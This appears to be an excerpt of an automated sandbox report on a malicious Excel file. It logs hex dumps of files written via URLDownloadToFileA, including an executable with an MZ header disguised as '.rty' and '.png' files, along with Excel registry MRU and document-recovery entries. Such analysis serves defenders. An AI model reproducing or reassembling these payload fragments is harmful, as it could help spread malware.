C:\Users\user\cnvmb.rty	unknown	13127	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a9 44 a5 bf ed 25 cb ec ed 25 cb ec ed 25 cb ec 82 3a c0 ec ec 25 cb ec 6e 39 c5 ec f9 25 cb ec 82 3a c1 ec d5 25 cb ec e4 5d 58 ec eb 25 cb ec ca e3 b0 ec ee 25 cb ec ed 25 ca ec bf 25 cb ec e4 5d 4f ec ec 25 cb ec e4 5d 59 ec ec 25 cb ec f3 77 5f ec ec 25 cb ec e4 5d 5a ec ec 25 cb ec 52 69 63 68 ed 25 cb ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....D...%...%...%...:...% ..n9...%...:...%...]X..%..... .%...%...%...]O..%...]Y..%.. .w _..%...]Z..%..Rich.%.....	success or wait	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	unknown	8192	ff ff 83 c1 01 8b 95 84 fe ff ff 8b 02 99 f7 f9 89 45 98 e9 23 ff ff ff 8d 85 44 ff ff ff 89 85 3c ff ff ff 8b 8d 3c ff ff ff 8b 11 2b 55 a0 8b 85 4c ff ff ff 2b c2 89 85 4c ff ff ff c7 85 80 fe ff ff 00 00 00 00 eb 0f 8b 8d 80 fe ff ff 83 c1 01 89 8d 80 fe ff ff 83 bd 80 fe ff ff 02 0f 8d a8 00 00 00 c7 85 78 fe ff ff b5 8a 00 00 81 bd 78 fe ff ff 8b 4c 00 00 7f 6a c7 85 24 ff ff ff 6c 00 00 00 c7 85 68 ff ff ff 82 d9 62 fe 8b 95 24 ff ff ff 0b 95 68 ff ff ff 03 55 b8 8b 85 74 ff ff ff 2b c2 89 85 74 ff ff ff c7 45 08 b1 fb cc f8 8b 8d 5c ff ff ff 81 c9 27 d6 77 fa 0f af 4d 08 03 8d 68 ff ff ff 89 8d 68 ff ff ff c7 45 a4 3d 40 00 00 8b 55 a4 03 95 24 ff ff ff 03 55 d8 89 55 d8 8d 45 a0 89 85 74 fe ff ff 8b 8d 44 ff ff ff 83 c1 01 8b 95 74 fe ff ff 8b 02	.....E..#.....D..... <.....<.....+U...L...+...L.. ....x.....x....L. ..j..$...l.....h.....b...$.... .h....U...t...+...t....E..... .\.....'.w...M...h.....h....E. =@...U...$....U..U..E...t..... D.....t.....	success or wait	29	1400E825F	URLDownloadToFileA

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\cnvmb.rty</td><td>unknown</td><td>26760</td><td>e6 c7 85 48 ff ff ff
1d 00 00 00 81 bd
48 ff ff ff 5f 0a 18
f4 7c 5d c7 85 f8
fe ff ff b8 00 00 00
8d 45 f8 89 85 f0
fe ff ff 8b 8d f0 fe
ff ff 8b 95 f8 fe ff ff
2b 11 0f af 95 48
ff ff ff 89 95 48 ff ff
ff c7 85 2c ff ff ff
03 c0 00 00 81 bd
2c ff ff ff 84 8f 00
00 75 17 c7 85 70
ff ff ff 8e 98 00 00
8b 85 70 ff ff ff 0f
af 45 e4 89 45 f0
eb 39 c7 85 ec fe
ff ff 00 00 00 00
eb 0f 8b 8d ec fe
ff ff 83 c1 01 89
8d ec fe ff ff 83 bd
ec fe ff ff 04 7d 15
c7 45 08 98 55 42
f6 8b 55 08 2b 55
f8 03 55 d0 89 55
d0 eb d3 c7 85 74
ff ff ff 74 00 00 00
c7 45 d8 0a 33 00
00 8d 85 74 ff ff ff
89 85 6c ff ff ff 8b
8d 6c ff ff ff 8b 11
0f af 55 d8 89 55
80 c7 85 e8 fe ff ff
00 00 00 00 eb 0f
8b 85 e8 fe ff ff 83
c0 01 89 85 e8 fe
ff ff 83 bd e8 fe ff
ff 05 7d 02 eb e6</td><td>...H.........H..._...|].......
....E...................+....H
.....H.....,.........,.......u
...p.........p.....E..E..9....
....
}..E..UB..U.+U..U..U.....t...t
....E..3....t.....l.....l.....
..U..U.......................
..........}...</td><td>success or wait</td><td>4</td><td>1400E825F</td><td>URLDownloadToFileA</td></tr>
<tr><td>C:\Users\user\cnvmb.rty</td><td>unknown</td><td>15549</td><td>00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>..............................
....
....
....
....
....
....
....
..............</td><td>success or wait</td><td>1</td><td>1400E825F</td><td>URLDownloadToFileA</td></tr>
</table>

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB61	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD74	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE10	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FB7AC	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBFC6	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB61	EDB61	binary	04 00 00 00 38 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 26 50 41 BF 7D D9 D6 01 61 DB 0E 00 61 DB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD74	EDD74	binary	04 00 00 00 38 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 15 F7 C2 7D D9 D6 01 74 DD 0E 00 74 DD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE10	EDE10	binary	04 00 00 00 38 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4F 00 43 00 43 00 2D 00 32 00 32 00 31 00 32 00 32 00 30 00 2D 00 54 00 42 00 55 00 31 00 58 00 41 00 54 00 37 00 58 00 34 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F6 E2 0E C3 7D D9 D6 01 10 DE 0E 00 10 DE 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 